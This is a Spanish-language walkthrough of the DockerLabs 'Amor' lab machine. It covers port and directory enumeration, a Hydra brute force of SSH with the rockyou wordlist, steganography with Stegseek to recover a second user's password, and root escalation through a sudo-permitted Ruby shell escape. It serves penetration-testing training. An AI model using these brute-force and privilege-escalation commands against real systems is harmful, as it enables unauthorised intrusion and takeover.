DockerLabs - Amor	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**26/04/2024**

Técnicas utilizadas

- Enumeración web
- Fuerza bruta usando hydra
- Escalada de privilegios con ruby

Amor de Dockerlabs es una máquina de nivel fácil, muy apta para principiantes donde se estudian técnicas de fuerza bruta con Hydra y enumeración web, además del uso de esteganografía sobre una imagen.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.069 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.053 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.167 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.035 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.252 ms       (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4087ms
rtt min/avg/max/mdev = 0.035/0.115/0.252/0.082 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_amor** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_amor
# Nmap 7.94SVN scan initiated Fri Aug 23 20:30:02 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -oN nmap/scanner_amor 172.17.0.2
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2024-08-23 20:30:02 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFOlcvTYtJesi6ym4P8zs6NrI1vxFDJUA1MZuHNnJnTpn2cfHyL5Sc7ZuA8TnpH9OLkUnRrZLfGP6
|   256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINj1tBchFeGScA7WX6BgUscF+TmiVpcs2YiGxuOotPel
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: SecurSEC S.L
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 23 20:30:09 2024 -- 1 IP address (1 host up) scanned in 7.67 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web disponible en la máquina objetivo, identifiqué información sobre un posible usuario, Carlota, cuyas credenciales parecían ser débiles. Si esto era correcto, sería sencillo obtener dichas credenciales.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.125 Safari/533.4
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 3033]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
```

Sabiendo que el puerto 22 (SSH) estaba abierto y no habiendo encontrado nada relevante con Gobuster, decidí emplear Hydra para obtener credenciales válidas del usuario Carlota.


```
┌──(administrador㉿kali)-[~/Descargas]
└─$ hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -F -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 20:39:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlota   password: [redacted]
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-23 20:39:20
```

Con las credenciales obtenidas, inicié sesión como usuario Carlota en la máquina objetivo.


```
┌──(administrador㉿kali)-[~]
└─$ ssh carlota@172.17.0.2 -t /bin/bash
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:JcHOk/pc2uhMVqRRfurQicP/JMoOAOHmPYJ2pPxOqx0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlota@172.17.0.2's password:
carlota@ef2631a383af:~$ id
uid=1001(carlota) gid=1001(carlota) groups=1001(carlota)
carlota@ef2631a383af:~$
```

En el directorio Desktop del usuario carlota encontré una imagen. Si se había utilizado esteganografía en ella, podría contener información relevante.



Otra forma de llegar a esta conclusión es investigando las variables de entorno para dicho usuario, utilizando (env || set) 2>/dev/null. Este comando combina dos comandos (env y set) para listar todas las variables de entorno y de shell, redirigiendo cualquier error a /dev/null para evitar que se muestren en la terminal.

Antes de proceder a usar herramientas de esteganografía sobre la imagen, decidí investigar los metadatos con el objetivo de encontrar información útil.



Como no encontré nada interesante, utilicé Stegseek, una herramienta extremadamente rápida para descifrar archivos ocultos con esteganografía. Stegseek puede probar millones de contraseñas por segundo y también puede extraer metadatos de archivos esteganografiados sin necesidad de una contraseña, donde descubrí un texto codificado en base64, aunque no sabía exactamente qué era.

En esta máquina, además de Carlota, existía el usuario Oscar, así que decidí usar lo descubierto anteriormente para iniciar sesión como este usuario.

```
carlota@ef2631a383af:/home$ su oscar
Password:
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
oscar@ef2631a383af:/home$ cd oscar/
oscar@ef2631a383af:~$ ls -l
total 4
drwxr-xr-x 2 root root 4096 Apr 26 11:02 Desktop
oscar@ef2631a383af:~$ cd Desktop/
oscar@ef2631a383af:~/Desktop$ ls -la
total 12
drwxr-xr-x 2 root  root  4096 Apr 26 11:02 .
drwxr-x--- 1 oscar oscar 4096 Apr 26 11:02 ..
-rw-r--r-- 1 root  root    62 Apr 26 11:02 IMPORTANTE.txt
oscar@ef2631a383af:~/Desktop$ cat IMPORTANTE.txt
Hola ROOT, acuérdate de mirar el documento de tu escritorio.
oscar@ef2631a383af:~/Desktop$
```

Al ejecutar el comando sudo -l con el fin de verificar los permisos de sudo del usuario Oscar, encontré que este usuario podía ejecutar el binario de Ruby con privilegios elevados. El comando sudo (superuser do) es importante en sistemas Unix y Linux, ya que permite a los usuarios ejecutar comandos con los privilegios de otro usuario, típicamente el superusuario o root. Esto es esencial para realizar tareas administrativas sin necesidad de cambiar permanentemente al usuario root, mejorando así la seguridad del sistema.

```
oscar@ef2631a383af:~/Desktop$ sudo -l
Matching Defaults entries for oscar on ef2631a383af:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User oscar may run the following commands on ef2631a383af:
    (ALL) NOPASSWD: /usr/bin/ruby
oscar@ef2631a383af:~/Desktop$ sudo /usr/bin/ruby -e 'exec "/bin/sh"'
# id
uid=0(root) gid=0(root) groups=0(root)
#
```